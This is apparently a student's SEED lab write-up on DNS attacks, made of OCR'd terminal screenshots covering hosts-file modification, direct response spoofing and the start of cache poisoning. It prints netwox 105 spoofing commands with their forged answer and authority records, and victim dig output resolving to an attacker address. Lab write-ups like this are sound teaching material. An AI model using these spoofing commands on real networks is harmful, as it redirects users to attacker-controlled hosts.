

SEEDUbuntu-user (beforelab04) [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Terminator
5:08 AM
/bin/bash
/bin/bash 79x28
[11/21/20 NatNetwork]seed@VM:~$ dig www.example.com
; <<>> DiG 9.10.3-P4-Ubuntu <<>> www.example.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 41873
;; flags: qr aa rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 1, ADDITIONAL: 2
;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
;; QUESTION SECTION:
;www.example.com. IN A
;; ANSWER SECTION:
www.example.com. 259200 IN A 192.168.0.101
;; AUTHORITY SECTION:
example.com. 259200 IN NS ns.example.com.
;; ADDITIONAL SECTION:
ns.example.com. 259200 IN A 192.168.0.10
;; Query time: 0 msec
;; SERVER: 10.0.2.6#53(10.0.2.6)
;; WHEN: Sat Nov 21 05:08:04 EST 2020
;; MSG SIZE rcvd: 93
[11/21/20 NatNetwork]seed@VM:~$


Capturing from enp0s3
Apply a display filter ... <Ctrl-/>
Expression...
No. Time Source Destination Protocol Length Inf
1 2020-11-21 05:09:44.4746603… 10.0.2.4 10.0.2.6 DNS 86 St
2 2020-11-21 05:09:44.4752029… 10.0.2.6 10.0.2.4 DNS 135 St

- Lab Tasks (Part II): Attacks on DNS


3.1 Task 4: Modifying the Host File

```
[11/21/20 NatNetwork]seed@VM:~$ sudo nano /etc/hosts
```





```
[11/21/20 NatNetwork]seed@VM:~$ ssh 10.0.2.4
seed@10.0.2.4's password:
Welcome to Ubuntu 16.04.2 LTS (GNU/Linux 4.8.0-36-generic i686)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

1 package can be updated.
0 updates are security updates.

Last login: Sat Nov 21 05:15:48 2020 from 10.0.2.5
```

- Before




- After




3.2 Task 5: Directly Spoofing Response to User


* parameters for authority section are required.




- Before




- After – Attacker(right side) was able to see the spoofed information once the user(left side) dig www.example.com, server is still shown 10.0.2.6


SEEDUbuntu-user (before lab11 task7) [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Terminator
/bin/bash
/bin/bash 79x37
;; QUESTION SECTION:
;www.example.net. IN A
;; ANSWER SECTION:
www.example.net. 7526 IN A 93.184.216.34
;; Query time: 11 msec
;; SERVER: 127.0.1.1#53(127.0.1.1)
;; WHEN: Tue Nov 24 22:59:14 EST 2020
;; MSG SIZE rcvd: 60
[11/24/20 NatNetwork]seed@VM:~$ dig www.example.net
; <<>> DiG 9.10.3-P4-Ubuntu <<>> www.example.net
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 8283
;; flags: qr aa rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 1, ADDITIONAL: 1
;; QUESTION SECTION:
;www.example.net. IN A
;; ANSWER SECTION:
www.example.net. 10 IN A 10.0.2.4
;; AUTHORITY SECTION:
example.com. 10 IN NS example.com.
;; ADDITIONAL SECTION:
example.com. 10 IN A 192.168.0.101
;; Query time: 464 msec
;; SERVER: 10.0.2.6#53(10.0.2.6)
;; WHEN: Tue Nov 24 23:06:55 EST 2020
;; MSG SIZE rcvd: 101
[11/24/20 NatNetwork]seed@VM:~$
attacker (before lab11 task7) [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Terminator
/bin/bash
/bin/bash 80x26
[11/24/20 NatNetwork]seed@VM:~/lab11$ sudo netwox 105 -h "www.example.com" -H 10
.0.2.4 -a example.com -A 192.168.0.101
DNS question
id=8283 rcode=OK opcode=QUERY
aa=0 tr=0 rd=1 ra=0 quest=1 answer=0 auth=0 add=1
www.example.net. A
. OPT UDPpl=4096 errcode=0 v=0 ...
DNS answer
id=8283 rcode=OK opcode=QUERY
aa=1 tr=0 rd=1 ra=1 quest=1 answer=1 auth=1 add=1
www.example.net. A
www.example.net. A 10 10.0.2.4
example.com. NS 10 example.com.
example.com. A 10 192.168.0.101
DNS answer
id=8283 rcode=OK opcode=QUERY
aa=1 tr=0 rd=1 ra=1 quest=1 answer=1 auth=1 add=1
www.example.net. A
www.example.net. A 10 10.0.2.4
example.com. NS 10 example.com.
example.com. A 10 192.168.0.101
Trash



SEEDUbuntu-user (before lab11 task7) [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Terminator
/bin/bash
/bin/bash 79x37
[11/24/20 NatNetwork]seed@VM:~$ dig www.example.net
; <<>> DiG 9.10.3-P4-Ubuntu <<>> www.example.net
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 31743
;; flags: qr aa rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 1, ADDITIONAL: 1
;; QUESTION SECTION:
;www.example.net. IN A
;; ANSWER SECTION:
www.example.net. 10 IN A 10.0.2.4
;; AUTHORITY SECTION:
www.attacker32.com. 10 IN NS www.attacker32.com.
;; ADDITIONAL SECTION:
www.attacker32.com. 10 IN A 192.168.0.101
;; Query time: 244 msec
;; SERVER: 10.0.2.6#53(10.0.2.6)
;; WHEN: Tue Nov 24 22:51:18 EST 2020
;; MSG SIZE rcvd: 115
[11/24/20 NatNetwork]seed@VM:~$
attacker (before lab11 task7) [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Terminator
/bin/bash
/bin/bash 80x26
3;J
[11/24/20 NatNetwork]seed@VM:~/lab11$ sudo netwox 105 -h "www.example.com" -H 10
.0.2.4 -a www.attacker32.com -A 192.168.0.101
DNS question
id=31743 rcode=OK opcode=QUERY
aa=0 tr=0 rd=1 ra=0 quest=1 answer=0 auth=0 add=1
www.example.net. A
. OPT UDPpl=4096 errcode=0 v=0 ...
DNS answer
id=31743 rcode=OK opcode=QUERY
aa=1 tr=0 rd=1 ra=1 quest=1 answer=1 auth=1 add=1
www.example.net. A
www.example.net. A 10 10.0.2.4
www.attacker32.com. NS 10 www.attacker32.com.
www.attacker32.com. A 10 192.168.0.101
DNS answer
id=31743 rcode=OK opcode=QUERY
aa=1 tr=0 rd=1 ra=1 quest=1 answer=1 auth=1 add=1
www.example.net. A
www.example.net. A 10 10.0.2.4
www.attacker32.com. NS 10 www.attacker32.com.
www.attacker32.com. A 10 192.168.0.101

3.3 Task 6: DNS Cache Poisoning Attack


- to make sure that the DNS Server's cache is empty



